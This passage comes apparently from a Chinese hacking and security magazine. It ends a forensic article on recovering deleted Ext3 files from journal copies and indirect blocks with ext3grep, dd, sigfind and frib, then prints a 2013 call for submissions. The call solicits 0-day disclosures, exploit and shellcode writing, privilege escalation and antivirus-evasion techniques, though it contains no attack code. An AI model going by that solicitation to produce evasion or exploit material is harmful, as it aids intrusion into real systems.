由图 2 可知，文件索引节点表项中的 15 个数据块指针内容全部可见。其中，一级间接索引的块号紧邻第 12 号块号为 2069。此时，我们可以尝试在日志文件系统中寻找一个 old 拷贝。首先，我们寻找包含此节点的系统块号，然后搜索所有与块号 14057484 相关的日志描述符（journal descriptors），如图 3 所示。




图 3 与块号 14057484 相关的日志描述符列表

图 3 表示上述序列号中对应的块号中都存有一份块号 14057484 的备份。最大的序列号在底部，且为最近修改的日志，故块号 14057811 可推断为与当前删除文件的内容最相似。为了找到最后一个未删除的拷贝，我们应该从最底部的块号开始依次向上搜索，命令为：ext3grep $IMAGE --print --block N| grep -A15 'Inode 14057811'。依次搜索，直到搜索到图 4 所示的内容为止。




图 4 日志文件系统中索引块号 10695 的索引节点表项内容

好了，此时我们得到对应的块号为 6005136，即可通过以下命令 dd 拷贝此块号。

```
$ dd if=$IMAGE bs=4096 count=1 skip=6005136 of=block. 6005136
1+0 records in
1+0 records out
4096 bytes (4.1 kB) copied, 0.0166104 seconds, 247 kB/s
```

然后再编辑文件，去除末尾为 0 的字节或者直接拷贝文件大小的内容。

```
$ dd if=block. 6005136 bs=1 count=40 of=start_azureus
40+0 records in
40+0 records out
40 bytes (40 B) copied, 0.000105397 seconds, 380 kB/s
```

基于间接索引节点的数据恢复技术

基于间接索引节点的数据恢复思路主要基于以下两个事实：

1）间接块号相对于文件的起始位置是可预测的，即首个间接块为文件起始位置的第 13 个块号；若文件存在一个可靠的签名如文件类型等，定位首个间接块将十分简单。

2）间接块中的第一个块指针通常都指向文件系统的下一个数据块，若间接块号为 1000，则其指向的第一个块号内容为 1001，这就留下了一个启发式搜索的可能性：寻找块号对应的 4 字节内容即为下一个块号的地址，即*addr(A) = A+1。

结合上面的说明，Hal Pomeranz 开发了两个小工具，分别为 frib 和 sigfind。Frib 的主要作用是给定文件的首个块号或者一个间接块号，可尝试从此块号开始恢复整个文件内容；sigfind 工具为用来根据“文件签名”以定位关联此签名的块号，即通过给定一个签名值搜索相关联的块号，如图 5 所示。

```
# sigfind -b 4096 1F8B0800 ext3-example.img

Block size: 4096  Offset: 0  Signature: 1F8B0800
Block: 251904 (-)
Block: 252096 (+192)
Block: 252293 (+197)
Block: 252599 (+306)
…
```

图 5 利用 sigfind 工具搜索 GZIP 文件关联的块号

图 5 显示了 sigfind 工具搜索 GZIP 文件关联块号的信息，然后再选择其中的某一个块号进行恢复，即使用 frib 工具恢复。倘若待恢复文件不存在特殊签名，则我们可以选择第 2 条属性进行启发式搜索，即使用块号 N 对应的 4 字节内容为 N+1。这里 Hal Pomeranz 基于此特性开发了一个命名为 fib 的小工具。Frib 和 fib 都是基于 Perl 语言实现的，使用来自 Sleuthkit 中的 blkcat 工具包 dump 数据块。运行这些工具必须确保系统已安装 Sleuthkit 工具包。这些工具的使用特性，本文不再一一介绍，感兴趣的读者可参考 Hal Pomeranz 在以下网址上发布的文章 https://www.mandiant.com/blog/ext3-file-recovery-indirect-blocks/。

小结

本文首先对 Ext3 文件结构中与数据恢复相关联的结构进行了简要描述，然后给出了基于 Ext3 文件系统的两种数据恢复策略，并分别进行了描述。两种手段各有千秋，基于日志文件模式的数据恢复主要是寄予在日志文件中寻找到残留的 inode 信息，即扫描文件系统 Journal 文件，把所有的残留 inode 信息收集进行分析，当然其中就包含 Carlo Wood 开发的 ext3grep 工具。基于 indirect inode 模式的恢复技术主要基于签名和间接块关联特性进行启发式搜索，这种方式可能比较耗时，且针对图像和二进制等文件恢复效果欠佳。

（完）

2013 征稿启示

《黑客防线》作为一本技术月刊，已经 13 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目:

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail： du_xing_zhe@yahoo.com.cn QQ675122680 投稿后，稿件录用情况将于 1-3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放，稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件 900 元/篇

二等稿件 600 元/篇

三等稿件 300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱 du_xing_zhe@yahoo.com.cn

编辑 QQ 675122680